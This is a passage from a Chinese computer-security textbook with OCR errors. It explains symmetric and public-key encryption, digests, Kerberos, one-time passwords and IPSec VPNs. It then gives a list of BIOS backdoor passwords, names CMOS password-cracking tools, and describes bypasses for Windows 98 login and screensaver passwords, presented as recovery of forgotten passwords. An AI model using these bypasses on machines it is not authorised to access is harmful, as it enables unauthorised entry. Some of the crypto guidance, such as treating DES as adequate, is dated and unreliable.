个密钢是 KI 和 K2。“明文—K1—密文—K2—密文—K1—密文"。1.用密钥 K1 进行 DES 加密。2.用 K2 对步骤 1 的结果进行 DES 解密。3.用步骤 2 的结果使用密钥 KI 进行 DES 加密。这种方认的缺点是要花费原来三倍时间，但从另一方面来看，三重 DES 的 112 位密钥长度是很“强壮”的加密方式了。）等。DES 的算法加密和解密是使用同一个密钥，这个密钥必须秘密保存，一旦泄露就不能保证数据的安全，但要让其他使用者获得加密的信息，就必须告诉他这个密钥，这样就很容易泄露密钥。因此在加密传输中，密钥的传输是一个与数据安全非常相关的问题。

不对称型加密算法也称公用密钥算法，其特点是有二个密钥（即公用密钥和私有密钥），只有二者搭配使用才能完成加密和解密的全过程。不对称算法拥有二个密钥，一个加密过的数据只能由另一个来解密，其中一个密钥由用户保存，为私有密钥，另一个向所有要进行加密传输信息的使用者公开，称为公开密钥。当他们要向这个用户发送信息时，能使用该用户的公开密钥加密信息，那么只有这个用户能使用自己的私有密钥能解开信息。同样这个用户用自己的私有密钥加密信息，那么其他用户只能使用他的公开密钥才能解开，这样就保证了信息是由这个用户发出的，而不是其他人的伪造信息。它特别适用于分布式系统中的数据加密，在 Internet 中得到了广泛应用。其中公用密钥在网上公布，为数据源对数据加密使用，而用于解密的相应私有密钥则由数据的收信方妥善保管。最著名的公开密钥加密算法为 RSA 算法。不对称加密的另一用法称为"数字签名"（digital signature），即数据源使用其私有密钥对数据的校验和（checksum）或其他与数据内容有关的变量进行加密，而数据接收方则用相应的公用密钥解读“数字签名”，并将解读结果用于对数据完整性的检验。在网络系统中得到应用的不对称加密算法有 RSA 算法和美国国家标准局提出的 DSA 算法（Digital Signature Algorithm）。不对称加密法在分布式系统中应用需注意的问题是如何管理和确认公用密钥的合法性。

不可逆加密算法的特征是加密过程不需要密钥，并且经过加密的数据无法被解密，只有同样的输入数据经过同样的不可逆加密算法才能得到相同的加密数据。不可逆加密算法不存在密钥保管和分发问题，适合于分布式网络系统上使用，但是其加密计算工作量相当可观，所以通常用于数据量有限的情形下的加密，例如计算机系统中的口令就是利用不可逆算法加密的。近来随着计算机系统性能的不断改善，不可逆加密的应用逐渐增加。在计算机网络中应用较多的有 RSA 公司发明的 MD5 算法和由美国国家标准局建议的可靠不可逆加密标准（SHS - Secure Hash Standard）。

加密技术用于网络安全通常有二种形式，即面向网络或面向应用服务。

前者通常工作在网络层或传输层，使用经过加密的数据包传送、认证网络路由及其他网络协议所需的信息，从而保证网络的连通性和可用性不受损害。在网络层上实现的加密技术对于网络应用层的用户通常是透明的。此外，通过适当的密钥管理机制，使用这一方法还可以在公用的互联网络上建立虚拟专用网络并保障虚拟专用网上信息的安全性。SKIP 协议即是近来 IETF 在这一方面的努力之一。

面向网络应用服务的加密技术使用则是目前较为流行的加密技术的使用方法，例如使用 Kerberos 服务的 telnet、NFS、rlogion 等，以及用作电子邮件加密的 PEM（Privacy Enhanced Mail）和 PGP（Pretty Good Privacy）。这一类加密技术的优点在于实现相对较为简单，不需要对电子信息（数据包）所经过的网络的安全性能提出特殊要求，对电子邮件数据实现了端到端的安全保障。

2．数字签名和认证技术

为了区分合法用户和非法使用者，需要对用户进行认证。

标准的 Unix 认证用户的过程是，用户输入口令，口令传输到系统程序中，由系统程序

对口令进行加密，并与系统中的口令密文进行比较来判断口令是否正确。在这种方法中，如果要通过网络认证，就要将口令以明文形式在网络中传输，因此就存在被窃听的危险。

认证技术主要就是解决网络通讯过程中通讯双方的身份认可，数字签名作为身份认证技术中的一种具体技术，同时数字签名还可用于通信过程中的不可抵赖要求的实现。

认证过程通常涉及到加密和密钥交换。通常，加密可使用对称加密、不对称加密及两种加密方法的混合。

(1)UserName/Password 认证　该种认证方式是最常用的一种认证方式，用于操作系统登录、telnet、rlogin 等，但由于此种认证方式过程不加密，即 password 容易被监听和解密。

(2)使用摘要算法的认证 Radius(拨号认证协议)、路由协议(OSPF)、SNMP Security Protocol 等均使用共享的 Security Key，加上摘要算法(MD5)进行认证，由于摘要算法是一个不可逆的过程，因此，在认证过程中，由摘要信息不能计算出共享的 security key，敏感信息不在网络上传输。市场上主要采用的摘要算法有 MD5 和 SHA-1。

(3)基于 PKI 的认证使用公开密钥体系进行认证和加密。该种方法安全程度较高，综合采用了摘要算法、不对称加密、对称加密、数字签名等技术，很好地将安全性和高效率结合起来。这种认证方法目前应用在电子邮件、应用服务器访问、客户认证、防火墙验证等领域。该种认证方法安全程度很高，但是涉及到比较繁重的证书管理任务。

(4)数字签名　数字签名作为验证发送者身份和消息完整性的根据。公共密钥系统(如 RSA)基于私有/公共密钥对，作为验证发送者身份和消息完整性的根据。CA 使用私有密钥计算其数字签名，利用 CA 提供的公共密钥，任何人均可验证签名的真实性。伪造数字签名从计算能力上是不可行的。并且，如果消息随数字签名一同发送，对消息的任何修改在验证数字签名时都将会被发现。 通讯双方通过 Diffie-Hellman 密钥系统安全地获取共享的保密密钥，并使用该密钥对消息加密。Diffie-Hellman 密钥由 CA 进行验证。

基于此种加密模式，需要管理的密钥数目与通讯者的数量为线性关系。而其它的加密模式需要管理的密钥数目与通讯者数目的平方成正比。

3 加密密钥

加密算法通常是公开的，现在只有少数几种加密算法，如 DES 和 IDEA 等。一般把受保护的原始信息称为明文，编码后的信息称为密文。尽管大家都知道使用的加密方法，但对密文进行解码必须要有正确的密钥，而密钥是保密的。

一、保密密钥和公开／私有密钥

有两类基本的加密算法保密密钥和公开／私有密钢。在保密密钥中加密者和解密者使用相同的密钥，也被称为对称密钥加密，这类算法有 DES 和 IDEA。这种加密算法的问题是，用户必须让接收人知道自己所使用的密钥，这个密明需要双方共同保密，任何一方的失误都会导致机密的泄露。而且在告诉收件人密钥过程中，还需要防止任何人发现或偷听密钥，这个过程被称为密钥发布。有些认证系统在会话初期用明文传送密钥，这就存在密钥被截获的可能性。

另一类加密技术是公开／私有密钥，与单独的密钥不同，它使用相互关联的一对密钥，一个是公开密钥，任何人都可以知道，另一个是私有密钥，只有拥有该对密钥的人知道。如果有人发信给这个人，他就用收信人的公开密钥对信件进行进加密，当收件人收到信后，他就可以用他的私有密钥进行解密，而且只有他持有的私有密钥可以解密。这种加密方式的好处显而易见。密钥只有一个人持有。也就更加容易进行保密，因为不需在网络上传进私人密钥也就不用担心别人在认证会话初期劫持密钥。下面把公开／私有密钥技术总结为以下几点：

1．公开钥／私有密钥有两个相互关联的密钥。

2．公开密钥加密的文件只有私有密钥能解开。

3. 私有密钥加密的文件只有公开密钥能解开，这一特点被用于 PGP（pretty good privacy）。

7．6 摘要函数（MD2, MD4 和 MD5）

摘要是一种防止信息被改动的方法，其中用到的函数叫摘要函数。这些函数的输入可以是任意大小的消息。而输出是一个固定长度的摘要。摘要有这样一个性质，如果改变了输入消息中的任何东西，甚至只有一位，输出的摘要将会发生不可预测的改变，也就是说输入消息的每一位对输出摘要都有影响。总之，摘要算法从给定的文本块中产生一个数字签名（fingerprint 或 message digest），数字签名可以用于防止有人从一个签名上获取文本信息或改变文本信息内容。摘要算法的数字签名原理在很多加密算法中都被使用，如 S／KEY 和 PGP（pretty good prlvacy）。

现在流行的摘要函数有 MD4 和 MD5 下面就来讨论一下它们。记住，客户机和服务器必须使用相同的算法，无论是 MD4 还是 MD5，MD4 客户机不能和 MD5 服务器交互。

MD2 摘要算法的设计是出于下面的考虑：利用 32 位 RISC 结构来最大化其吞吐量而不需要大量的替换表（Substitution table）。

MD4 算法将消息的绝对长度作为输入，产生一个 128 位的“指纹”或“消息化”。要产生两个具有相同消息化的文字块或者产生任何具有预先给定“指纹”的消息都被认为在计算上是不可能的。

MD5 摘要算法是一个数据认证标准。MDS 的设计思想是要找出速度更快但更不安全的 MD4 中遗留的潜在的不安全因素， MD5 的设计者通过使 MD5 在计算上漫下来，以及对这些计算做了一些基础性的改动来解缺这个问题。MD5 在 RFC1321 中给出文档描述。是 MD4 算法的一个扩展。

7．7 密钥的管理和分发

1、使用同样密钥的时间范围

用户可以一次又一次地使用同样的密钥与别人交换信息但要考虑以下情况：

1．如果某人偶然地接触到了用户的密钥那么用户曾经和另一个人交换的每一条消息都不再是保密的了。

2 使用一个特定密铝加密的信息越多，提供给窃听者的材料也就越多，这就增加了他们成功的机会。

因此，一般强调仅将一个对话密钥用于一条信息或一次对话中，或者建立一种按时更换密钢的机制以减小密钥暴露的可能性。

2、保密密钥的分发

假设在某机构中有 100 个人如果他们任意两人之间可以进行秘密对话。那么总共需要多少密钥呢？每个人需要知道多少密钥呢？也许很容易得出答案，如果任何两个人之间要不同的密钥，则总共需要 4 950 个密钥，而且每个人应记住 99 个密钥。如果机构的人数是 1000、10000 人或更多，这种算法就显然过于愚蠢了，管理密钥将是一件可怕的事情。

Kerberos 提供了一种解决这个问题的较好方案。它是由 MIT 发明的，使保密密钥的管理和分发变得十分容易，但这种方法本身还存在一定的缺点，不能在因特网上提供一个实用的解决方案。

KCIbCIOS 建上了一个安全的、可信任的密钥分发中心（Key Distribution Center KDC），每个用户只要知道一个和 KDC 进行通信的密钥就可以了，而不需要知道成百上千个不同的密钥。

假设 A 想要和 B 进行秘密通信则 A 先和 KDC 通信，用只有 A 和 KDC 知道的密钥进行加密， A 告诉 KDC 他想和 B 进行通信。 KDC 会为 A 利 B 之间的会话随机选择一个对话密钥“＊＊＊＊”. 并生成一个标签，这个标签由 KDC 和 B 之间的密钥进行加密，并在 A 启动和 B 对话时， A 会把这个标签上给 B。为什么会今成这样一个标签呢？这个标签的作用是让 A 确信和他交谈的是 B，而不是冒充者。因为这个标签是由只有 B 和 KDC 知道的密钥进行加密的，所以即便冒充者得到 A 发出的标签也不可能进行解密，只有 B 收到后才能够进行解响密，从而确定了与 A 对话的人就是 B。

当 KDC 生成标签和随机会话密码后，就会把它们用只有 A 和 KDC 知道的密钥进行加密然后把标签和会话密钥传给 A,加密的结果可以确保只有 A 能得到这个信息，只有 A 能利用这个会话密钥和 B 进行通话。同理，KDC 会把会话密码用只有 KDC 和 B 知道的密钥加密并把会话密钥传给 B。

A 会启动一个和 B 的会话，并用得到的会话密钥加密自己和 B 的会话，还要把 KDC 传给它的标签传给 B 以确定 B 的身份，然后 A 和 B 之间就可以用会话密钥进行安全的会话了，而且为了保证安全，这个会话密明是一次性的这样黑客就更难以进行破解了。

7．8 常规口令

在现实生活中，我们个人的身份主要是通过各种证件来确认的，比如：身份证、户口本等。计算机世界与现实世界非常相似，各种计算资源（如：文件、数据库、应用系统）也需要认证机制的保护，确保这些资源被应该使用的人使用。在大多数情况下，认证机制与授权和记账也紧密结合在一起。

目前各类计算资源主要靠静态口令的方式来保护。比如你需要访问一个 NT 系统，首先必须在这个 NT 上设置一个账户，并设定密码。当通过网络访问 NT 资源时，系统会要求输入你的账户名和密码。在账户和密码被确认了以后，你就可以访问 NT 上的资源了。

这种以静态口令为基础的认证方式存在很多问题，最明显的是以下几种：

网络数据流窃听(Sniffer) 由于认证信息要通过网络传递，并且很多认证系统的口令是未经加密的明文，攻击者通过窃听网络数据，就很容易分辨出某种特定系统的认证数据，并提取出用户名和口令。

认证信息截取/重放(Record/Replay) 有的系统会将认证信息进行简单加密后进行传输，如果攻击者无法用第一种方式推算出密码，可以使用截取/重放方式。

字典攻击 由于多数用户习惯使用有意义的单词或数字作为密码，某些攻击者会使用字典中的单词来尝试用户的密码。所以大多数系统都建议用户在口令中加入特殊字符，以增加口令的安全性。

穷举尝试(Brute Force) 这是一种特殊的字典攻击，它使用字符串的全集作为字典。如果用户的密码较短，很容易被穷举出来，因而很多系统都建议用户使用长口令。

窥探 攻击者利用与被攻击系统接近的机会，安装监视器或亲自窥探合法用户输入口令的过程，以得到口令。

社交工程 攻击者冒充合法用户发送邮件或打电话给管理人员，以骗取用户口令。

垃圾搜索 攻击者通过搜索被攻击者的废弃物，得到与攻击系统有关的信息，如果用户将口令写在纸上又随便丢弃，则很容易成为垃圾搜索的攻击对象。

虽然用户可以通过经常更换密码和增加密码长度来保证安全，但这同时也用户带来了很

大麻烦。

7．9 一次性口令

为了解决静态口令的诸多问题，安全专家提出了一次性口令（OTP：One Time Password）的密码体制，以保护关键的计算资源。

OTP 的主要思路是：在登录过程中加入不确定因素，使每次登录过程中传送的信息都不相同，以提高登录过程安全性。例如：登录密码=MD5(用户名＋密码 ＋时间)，系统接收到登录口令后做一个验算即可验证用户的合法性。

不确定因子选择与口令生成这些不确定因子选择方式大致有以下几种：

口令序列(S/KEY) 口令为一个单向的前后相关的序列，系统只用记录第 N 个口令。用户用第 N－1 个口令登录时，系统用单向算法算出第 N 个口令与自己保存的第 N 个口令匹配，以判断用户的合法性。由于 N 是有限的，用户登录 N 次后必须重新初始化口令序列。

挑战/回答(CRYPTOCard) 用户要求登录时，系统产生一个随机数发送给用户。用户用某种单向算法将自己的秘密口令和随机数混合起来发送给系统，系统用同样的方法做验算即可验证用户身份。

时间同步(SecureID) 以用户登录时间作为随机因素。这种方式对双方的时间准确度要求较高，一般采取以分钟为时间单位的折中办法。在 SecureID 产品中，对时间误差的容忍可达±1 分钟。

事件同步(Safe Word) 这种方法以挑战/回答方式为基础，将单向的前后相关序列作为系统的挑战信息，以节省用户每次输入挑战信息的麻烦。但当用户的挑战序列与服务器产生偏差后，需要重新同步。

一次性口令的生成方式有以下几种：

Token Card（硬件卡） 用类似计算器的小卡片计算一次性口令。对于挑战/回答方式，该卡片配备有数字按键，便于输入挑战值；对于时间同步方式，该卡片每隔一段时间就会重新计算口令；有时还会将卡片作成钥匙链式的形状，某些卡片还带有 PIN 保护装置。

Soft Token（软件） 用软件代替硬件，某些软件还能够限定用户登录的地点。

IC 卡 在 IC 卡上存储用户的秘密信息，这样用户在登录时就不用记忆自己的秘密口令了。

不管是静态口今还是一次性口令，都是基于“用户知道什么”这一理论的。比如说，静态密码是用户和机器之间共知的一种信息，而其他人不知道，这样用户若知道这个口令，就说明用户是机器所认为的那个人。一次性口令也样，用产和机器之间必须共知一条通行短语，而这通行来语对外界是完全保密的。和静态口令不同的是这个通行短语并不在网络上进行传输，所以黑客通过网络窃听是不可能的。

7．10 数据加密的应用

数据加密使人们开发因特网的商机成为可能，数据加密可以让人们在因特网上进行安全的会话，而不必担心会被人偷听。IBM 在最近倍加推宠的电子商务，报纸上随处可见的虚拟专用网和最新的加密和鉴别技术都是很好的数据加密技术的应用。

虚拟专用网络

现在，越多越多的公司走向国际化，一个公司可能在多个国家都有办事机构或销售中心，每一个机构都有自己的 LAN（Local Area Network），但人们不会只满足这些。用户可能会

想，如果将这些 LAN 连结在一起组成一个公司的广域网，那该多好啊。事实上，很多公司都已经这样做了，但他们一般使用租用线路（lease line）来连结这些局域网，因为他们曾先会考虑安全问题。现在具有加密／解密功能的路由器使人们用因特网连接这些局域网成为可能，这被人们称为虚拟专用网络（Virtual Private Network, VPN）。当数据离开发送者所在局域网时，该数据被连接到因特网上的路由器加密。数据在因特网上是以加密的形式传送的，当达到目的 LAN 的路由器时，该路由器就会对数据进行解密，这样目标 LAN 中的用户就可以看到真正的信息了。使用 VPN 有节省成本、提供远程访问、扩展性强、便于管理和实现全面控制等好处，是目前和今后网络服务的重点项目。

VPN 工作原理

目前建造虚拟专网的国际标准有 IPSEC（RFC 1825-1829）和 L2TP（草案 draft-ietf-pppext-l2tp-10）。其中 L2TP 是虚拟专用拨号网络协议，是 IETF 根据各厂家协议（包括微软公司的 PPTP、Cisco 的 L2F）进行起草的，目前尚处于草案阶段。IPSEC 是一系列基于 IP 网络（包括 Intranet、Extranet 和 Internet）的，由 IETF 正式定制的开放性 IP 安全标准，是虚拟专网的基础，已经相当成熟可靠。L2TP 协议草案中规定它（L2TP 标准）必须以 IPSEC 为安全基础（见 draft-ietf-pppext-l2tp-security-01）。因此，阐述 VPN 的工作原理，主要是分析 IPSEC 的工作原理。

IPSEC 提供三种不同的形式来保护通过公有或私有 IP 网络来传送的私有数据：

* 认证——作用是可以确定所接受的数据与所发送的数据是一致的，同时可以确定申请发送者在实际上是真实发送者，而不是伪装的。

* 数据完整——作用是保证数据从原发地到目的地的传送过程中没有任何不可检测的数据丢失与改变。

* 机密性——作用是使相应的接收者能获取发送的真正内容，而无意获取数据的接收者无法获知数据的真正内容。

在 IPSEC 由三个基本要素来提供以上三种保护形式：认证协议头（AH）、安全加载封装（ESP）和互联网密匙管理协议（IKMP）。认证协议头和安全加载封装可以通过分开或组合使用来达到所希望的保护等级。

* 认证协议头（AH）是在所有数据包头加入一个密码。正如整个名称所示，AH 通过一个只有密匙持有人才知道的“数字签名”来对用户进行认证。这个签名是数据包通过特别的算法得出的独特结果；AH 还能维持数据的完整性，因为在传输过程中无论多小的变化被加载，数据包头的数字签名都能把它检测出来。不过由于 AH 不能加密数据包所加载的内容，因而它不保证任何的机密性。两个最普遍的 AH 标准是 MD5 和 SHA-1，MD5 使用最高到 128 位的密匙，而 SHA-1 通过最高到 160 位密匙提供更强的保护。

* 安全加载封装（ESP）通过对数据包的全部数据和加载内容进行全加密来严格保证传输信息的机密性，这样可以避免其他用户通过监听来打开信息交换的内容，因为只有受信任的用户拥有密匙打开内容。ESP 也能提供认证和维持数据的完整性。最主要的 ESP 标准是数据加密标准（DES），DES 最高支持 56 位的密匙，而 3DES 使用三套密匙加密，那就相当于使用最高到 168 位的密匙。由于 ESP 实际上加密所有的数据，因而它比 AH 需要更多的处理时间，从而导致性能下降。

* 密匙管理包括密匙确定和密匙分发两个方面，最多需要四个密匙：AH 和 ESP 各两个发送和接收密匙。密匙本身是一个二进制字符串，通常用十六进制表示，例如，一个 56 位的密匙可以表示为 5F39DA752E0C25B4。注意全部长度总共是 64 位，包括了 8 位的奇偶校验。56 位的密匙（DES）足够满足大多数商业应用了。密匙管理包括手工和自动两种方式，手工管理系统在有限的安全需要可以工作得很好，而自动管理系统能满足其他所有的应用要

求。

使用手工管理系统，密匙由管理站点确定然后分发到所有的远程用户。真实的密匙可以用随机数字生成器或简单的任意拼凑计算出来，每一个密匙可以根据集团的安全政策进行修改。

使用自动管理系统，可以动态地确定和分发密匙，显然和名称一样，是自动的。自动管理系统具有一个中央控制点，集中的密匙管理者可以令自己更加安全，最大限度的发挥 IPSEC 的效用。

1、 IPSEC 的实现方式

IPSEC 的一个最基本的优点是它可以在共享网络访问设备，甚至是所有的主机和服务器上完全实现，这很大程度避免了升级任何网络相关资源的需要。在客户端，IPSEC 架构允许使用在远程访问介入路由器或基于纯软件方式使用普通 MODEM 的 PC 机和工作站。而 ESP 通过两种模式在应用上提供更多的弹性：传送模式和隧道模式。

* 传送模式通常当 ESP 在一台主机（客户机或服务勤）上实现时使用，传送模式使用原始明文 IP 头，并且只加密数据，包括它的 TCP 和 UDP 头。

* 隧道模式通常当 ESP 在关联到多台主机的网络访问介入装置实现时使用，隧道模式处理整个 IP 数据包——包括全部 TCP/IP 或 UDP/IP 头和数据，它用自己的地址做为源地址加入到新的 IP 头。当隧道模式用在用户终端设置时，它可以提供更多的便利来隐藏内部服务器主机和客户机的地址。

2.IPSec 及 VPN

由于企业及政府用户需要把它们的专用 WAN/LAN 架构与互联网连接，以便访问互联网的服务，所以他们非常热衷于部署安全的 IP。用户需要把它们的网络与互联网分隔，但同时要在网上发送及接受网包。安全的 I P 就可以提供网上的认证及隐私机制。

因为 IP 安全机制是独立定义，其用途与现在的 IP 或 IPv6 不同，IP 安全机制不需要依靠 IPv6 部署。我们可以看到安全 IP 的功能会首先被广泛使用，它会比 IPv6 先流行起来，因为对 IP 层的安全需求远比增加 IPv6 功能的需求多许多。

有了 IPSec，管理人员就有了实施 VPN 的安全标准。此外，所有在 IPSec 中使用的加密及认证算法已经过仔细的研究和几年的验证，所以我们大可放心地将安全问题交付给 IPSec。

第八章　密码破解

在日常的计算机应用中，我们随时随地都离不开密码——开机要使用 CMOS 密码、进 Windows 98 要使用用户密码、编辑 Word 文档要设置文档密码……，所有这些都为用户的数据安全提供了必要的安全保障 !不过随着密码应用范围的增加，遗忘密码的情况也屡见不鲜！在忘记密码之后又该怎么办呢？如何破解这些密码，尽可能减少损失就成为我们所关注的一个话题。为方便读者，现将一些常用计算机密码的破解方法向大家作一简要介绍：

8．1　开机密码


由于各人的爱好不同，计算机的设置也不一样，而开机密码通常被设置成下列两种情况：一种就是 SETUP 密码，这种情况下，系统可以直接启动，而仅仅是在进入 BIOS 设置时要求输入密码；另一种则是 SYSTEM 密码，此时，无论你是直接启动计算机还是进行 BIOS 设置，都要求您输入密码。这两种情况，我们有不同的方法进行破解。

1、SETUP 密码

这种情况下，您的计算机能正常引导，只是不能进入 BIOS 设置，我们在遗忘密码之后该怎么办呢？先试试下面的万能密码：

Syxz	AWARD_SW	AWARD
AWARD-SW	589589	j322
j262	HLT	SER
SKY_FOX	BIOSTAR	ALFAROME
lkwpeter	j256	AWARD_SW
LKWPETER	aLLy	589721
awkward	AMI	CONCAT


你也可以在 DOS 状态下启动 DEBUG，然后输入如下命令即可手工清除密码（图 8-1）：



如果您不熟悉 DEBUG，没关系的，用一个专门破解 CMOS 密码的工具软件。我们在配套光盘上给大家提供了几个，有 Windows 和 Dos 版的，你可以选择自己喜欢的，操作都非常简单。下面我就向大家介绍一个 Windows 下的小工具。

BiosPwds 1.2——一个既简单又好用的 CMOS 密码破解工具。首先将压缩包解开，双击 BiosPwds 执行文件，接着只要点击“ 获取密码 ”就一切 OK 了，怎么样容易吧！BiosPwds 不仅能获取 CMOS 密码还能读取 BIOS 版本，BIOS 日期以及安全选项等。（图 8-2）

也有 For DOS 的破解工具——CMOSPWD，它可以显示出 Acer、AMI、AWARD、COMPAQ、DELL、IBM、PACKARD BELL、PHOENIX、ZENITH AMI 等等多种版本 BIOS 里的密码！(图 8-2)



2、SYSTEM 密码


这种情况下你如果忘记密码，那么根本不能启动计算机，我们也就无法通过软件来解决密码遗忘的问题了。还是有办法的，不过要您打开机箱，给 CMOS 放电，清除 CMOS 中的所有内容，密码当然就消失了，然后开机重新进行设置，记得这次要记住。当然此法对上一种情况也能用的，只要您不嫌麻烦，呵呵，简直是废话。


8．2　Windows 密码

1、Windows 启动密码

如果遗忘了 Windows 98 的启动密码，虽然你可以照常使用计算机，但你的个性化设置可就丢了，哈哈，想不想找回它，又说废话了。您可删除 Windows 安装目录下的*.PWL 密码文件（图 8-3）及 Profiles 子目录下的所有个人信息文件，然后重新启动 Windows 98，系统就会弹出一个不包含任何用户名的密码设置框，我们无需输入任何内容，直接单击“ 确定 ”按钮，Windows 98 密码即被删除。还有一法，只要将注册表 HKEY_LOCAL_MACHINE、

Network、Logon 分支下的 UserProfiles 修改为“ 0 ”（图 8-4），然后重新启动 Windows 98 即可，不过，在修改注册表以前，最好先将其备份，以防万一吗，是不？






2、屏幕保护密码

利用系统的屏幕保护功能可以防止其他人在自己不在的情况下偷用自己的计算机，从而起到保护数据安全的作用。不过在不配合其它限制功能的情况下，系统的屏幕保护密码是非常脆弱的。在不知道密码的情况下，只要 reset 一下，重新启动计算机，然后在桌面空白处单击鼠标右键，从弹出菜单中执行“ 属性 ”命令，打开“ 显示属性 ”设置框，单击“ 屏幕保护 ”选项卡，取消“ 密码保护 ”复选框选项即可（图 8-5）。如果您只是忘记屏保程序的密码，那可不一定要取消或重设，运行一些破解的小程序，马上一目了然。

3、电源管理密码

Windows98 的电源管理功能也可以设置密码，设置此功能后，系统在从节能状态返回时就会要求输入密码，从而在一定程度上实现保护系统的目的。不过由于电源管理功能的密码与 Windows 98 的启动密码完全一样，因此我们只要按照前面的方法破解了 Windows 98 的启动密码，其电源管理密码也就不攻自破了。（图 8-6）



